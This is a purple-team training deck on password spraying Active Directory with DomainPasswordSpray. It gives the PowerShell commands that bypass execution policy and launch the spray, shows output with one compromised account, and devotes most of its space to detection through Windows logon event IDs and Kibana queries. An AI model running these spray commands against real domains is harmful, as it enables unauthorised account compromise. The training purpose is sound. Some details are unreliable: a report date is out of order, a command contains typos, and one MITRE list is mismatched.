



APPLIED
PURPLE
TEAMING

LC1140 | **APTLC: Password Spray**
Password Spray Tools
DomainPasswordSpray



defensiveorigins.com
© Defensive Origins LLC LC1140.1 – Domain Password Spray

Applied Purple Teaming – LC1140
Password Spray
Password Spray Tools
DomainPasswordSpray

Related Applied Purple Teaming Lab: L1140
Related Atomic Purple Team Report: PB1140

Lifecycle Ingest & Goal Setting

- The Ingest: Known Threat
- The specific attack/component?
 - Password Spray AD
- The goal of the lifecycle:
 - Expand organizational knowledge of event IDs
 - Complete password spray of AD
 - Find Indicators of Compromise




defensiveorigins.com
© Defensive Origins LLC LC1140.2 – Domain Password Spray

Atomic Purple Team Phase: Ingest/Analysis

Planning – Methodology

- Connect to environment RDP jump host
- Procure the DomainPasswordSpray toolset
- Execute the script
- Hunt for IOC, update logging/alert queries
- Draft another APT Lifecycle report




Atomic Purple Team Phase: Planning

Attack Methodology

Password sprays are a very common lateral movement technique.

Review available tools and pick. For ease, we are using DomainPasswordSpray.

Document how the information can be used to further attack.



defensiveorigins.com
© Defensive Origins LLC LC1140.4 – Domain Password Spray

Atomic Purple Team Phase: Attack

Links:

<https://github.com/dafthack/DomainPasswordSpray>

MITRE:


T1110.003 – Password Spray

TA0033 – Lateral Movement

Attack Methodology

Use DomainPasswordSpray.ps1 to password spray the domain

```
powershell -ep bypass
Import-module .\DomainPasswordSpray.ps1
Invoke-DomainPasswordSpray -Password Badpass82899
```



defensiveorigins.com
© Defensive Origins LLC LC1140.5 – Domain Password Spray

Commands:

```
powershell -ep bypass
Import-module .\DomainPasswordSpray.ps1
Invoke-DomainPasswordSpray -Password Badpass82899
```

Atomic Purple Team Phase: Attack

Links:

<https://github.com/dafthack/DomainPasswordSpray>


MITRE:

T1110.003 – Password Spray
TA0033 – Lateral Movement

Attack Methodology

DomainPasswordSpray enumerates the following:

- Domain accounts
- Password policies
- Various attributes



```
PS C:\Users\heather.butler\Desktop\DomainPasswordSpray-master\DomainPasswordSpray-master> Invoke-DomainPasswordSpray -Password Badpass82899
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] There appears to be no lockout policy.
[*] Removing disabled users from list.
[*] There are 212 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 212 users gathered from the current user's domain
[*] The domain password policy observation window is set to 30 minutes.
[*] Setting a 30 minute wait in between sprays.
```



defensiveorigins.com
© Defensive Origins LLC LC1140.6 – Domain Password Spray

Atomic Purple Team Phase: Attack

Links:

<https://github.com/dafthack/DomainPasswordSpray>

MITRE:


T1110.003 – Password Spray

TA0033 – Lateral Movement

Attack Methodology

DomainPasswordSpray can achieve the following:

- Additional credentials
- Lateral movement
- Privilege escalation



```
Confirm Password Spray
Are you sure you want to perform a password spray against 212 accounts?
[Y] Yes [N] No [?] Help (default is "Y"): Y
[*] Password spraying has begun with 1 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Badpass82899 against 212 users. Current time is 9:52 PM
[*] Writing successes to
[*] SUCCESS! User:Mona.Ballard Password:Badpass82899
[*] Password spraying is complete
```



defensiveorigins.com
© Defensive Origins LLC LC1140.7 – Domain Password Spray

Atomic Purple Team Phase: Attack

Links:

<https://github.com/dafthack/DomainPasswordSpray>

MITRE:


T1110.003 – Password Spray

TA0033 – Lateral Movement

Hunt and Defend Methodology

How will hunting/defending work?

- Credential validation events are one form of password spray (Windows event id 4776)
- Successful logons against Exchange are not logged by default
- Successful logons land under event ID 4624 (audit success)
- Failed logons land under event ID 4625 (audit failure)
- DomainPasswordSpray, Atomizer, MailSniper, Hydra all operate a bit different and produce slightly different results
- Logging analysis and review should identify IOCs



defensiveorigins.com
© Defensive Origins LLC LC1140.8 – Domain Password Spray

Atomic Purple Team Phase: Hunt & Defend

Links:

<https://github.com/dafthack/DomainPasswordSpray>

<https://github.com/byt3bl33d3r/SprayingToolkit>


<https://github.com/dafthack/MailSniper>

<https://github.com/vanhauser-thc/thc-hydra>

Hunt and Defend Methodology

How will hunting/defending work?


- Spikes in account logon events are an IoC for password spray (Windows event id 4624 or 4625)
- Note the spike in events.



New Save Open Share Inspect

event_id : 4624 or event_id : 4625

+ Add filter



defensiveorigins.com
© Defensive Origins LLC LC1140.9 – Domain Password Spray

Atomic Purple Team Phase: Hunt and Defend


Kibana Queries:

'event_id 4624 or event_id: 4625'

Hunt and Defend Methodology

How will hunting/defending work?

- Select the **logs-endpoint-winevent-security-*** index
- Toggle the **event_id**, **event_sub_status_value**, and **user_name** fields as columns



event_id	event_sub_status_value	user_name
4,625	User logon with misspelled or bad password	oliver.barton
4,625	User logon with misspelled or bad password	damon.rodriquez
4,625	User logon with misspelled or bad password	joyce.jefferson
4,625	User logon with misspelled or bad password	charlene.shelton



defensiveorigins.com
© Defensive Origins LLC LC1140.10 – Domain Password Spray

Atomic Purple Team Phase: Hunt and Defend



Kibana Queries:

'event_id 4624 or event_id: 4625'

Hunt and Defend Methodology

How will hunting/defending work?

- With the columns selected, the attack is visible.



Toggle Columns:

- **event_id**
- **event_sub_status_value**
- **user_name**



defensiveorigins.com
© Defensive Origins LLC LC1140.11 – Domain Password Spray

Atomic Purple Team Phase: Hunt and Defend

Kibana Queries:

'event_id 4624 or event_id: 4625'

Adjust / Harden

Are adjustments needed to reach LC Goal?

- Treat detection of spikes in credential validation attempts as an incident.
- Strong password policies can limit the effects of a password spray.

Document adjustments and attempt attack/defense again.




Atomic Purple Team Phase: Adjust / Harden

Report Findings and Prepare for Production

- Prepare a report (playbook).
- Prepare for Change Management Controls for changes to be deployed in production.



defensiveorigins.com
© Defensive Origins LLC LC1140.13 – Domain Password Spray



Atomic Purple Team Phase: Report

Report Findings and Prepare for Production

- Prepare a report (playbook).
- Prepare for Change Management Controls for changes to be deployed in production.



defensiveorigins.com
© Defensive Origins LLC LC1140.14 – Domain Password Spray

Purple Team Lifecycle

Overall Status: **Completed**

PB1140 - Domain Password Spray

Lifecycle Project Manager

Kent Ickler
Office: 605-939-0331
Email: kent@defensiveorigins.com

- Lifecycle Kickoff: 2/1/2020
- Simulation Start: 2/6/2020
- Simulation Ends: 2/10/2020
- Configuration Identified: 2/9/2020
- Change Management Referred: 2/15/2020
- Configuration Deployed: 31/1/2020

Status Code Legend
● Attack Simulation
● Defense Simulation
● System Configuration Change
● Information

APT Lifecycle	<ul style="list-style-type: none"> • Lifecycle Type: Attack Simulation • Lifecycle Objective: Alert 	<ul style="list-style-type: none"> • Ingest Source: Atomic Purple Teaming • Mitre T1110 https://attack.mitre.org/techniques/T1110/
Ingest and Research	<ul style="list-style-type: none"> • Use domain password spray to check for common passwords. Identify this activity in logs. 	
Attack methodology	<ul style="list-style-type: none"> • Use DomainPasswordSpray.ps1 to spray the domain controller authentication process. <pre>powershell -sp bypass Import-Module .\DomainPasswordSpray.ps1 Invoke-DomainPasswordSpray -Password Badpaas02899</pre>	
Defense methodology	<ul style="list-style-type: none"> • Search within opics stack for evidence of execution of password spray. Select the log-endpoint-wineventsecurity- index. Toggle the event.Action, event_status_value, and user_name fields as columns. The hunt involves timeline analysis and inspection of log entries. Note eventCode 4776 and event_status_value "Account logon with misspelled or bad password" 	
Lifecycle Adjustments	<ul style="list-style-type: none"> • Additional changes to the opics stack were not necessary, however attention was made to eventCode 4776 while analyzing on a timegraph. Aggregation can be used for threshold alerting. 	
Change Management	<ul style="list-style-type: none"> • Deploy threshold alert for eventCode 4776 /w event_status_value "Account logon with misspelled or bad password" • Effected Users: N/A • Rollback: Remove alert of aggregate threshold 	
Lessons Learned	<ul style="list-style-type: none"> • Strong password policies can limit the effects of a password spray. 	

Atomic Purple Team Phase: Report

Related Atomic Purple Team Report: PB1140

Lessons Learned


New Techniques Learned?

- Password Spray as a lateral movement technique
- Account logon events can be visualized

Gained Experience?

- Improving detection capability
- Attacking domain users is easy

Has the organization's security posture been improved?



Atomic Purple Team Phase: Lessons Learned

Password Spray Summary

Attack Methodology

Toolkit Locations

<https://github.com/byt3bl33d3r/SprayingToolkit>

<https://github.com/daftHack/DomainPasswordSpray>

Commands

```
powershell -ep bypass
Import-Module .\DomainPasswordSpray.ps1
Invoke-DomainPasswordSpray -Password Badpass82899
```



defensiveorigins.com
© Defensive Origins LLC LC1140.16 – Domain Password Spray

Detect Methodology

Event IDs

4624, 4625 (logon success / logon fail)

4776 (credential validation)

Discovery

Elastic Query

event_id: 4625 and event_status_value "Account logon with misspelled or bad password"

MITRE ATT&CK Maps

<https://attack.mitre.org/techniques/T1110/>

<https://attack.mitre.org/techniques/T1110/003/>

Defense Methodology

Improve detection capabilities

Monitor for spikes in auth failures / credential validations

Improve domain password policy



Commands:

```
powershell -ep bypass
```

```
Import-Module .\DomainPasswordSpray.ps1
```

```
Invoke-DomainPasswordSpray -Password Badpass82899
```

Related Applied Purple Teaming Lab: L1140

Related Atomic Purple Team Report: PB1140

MITRE:

T1127 – Trusted Developer Utilities

T1218 – Signed Binary Proxy Execution

T1059 – Command and Scripting Interpreter \.001 PowerShell

Links:

<https://attack.mitre.org/techniques/T1110/>

<https://attack.mitre.org/techniques/T1110/003/>

<https://github.com/daftHack/DomainPasswordSpray>

<https://github.com/byt3bl33d3r/SprayingToolkit>

<https://github.com/daftHack/MailSniper>

<https://github.com/vanhauser-thc/thc-hydra>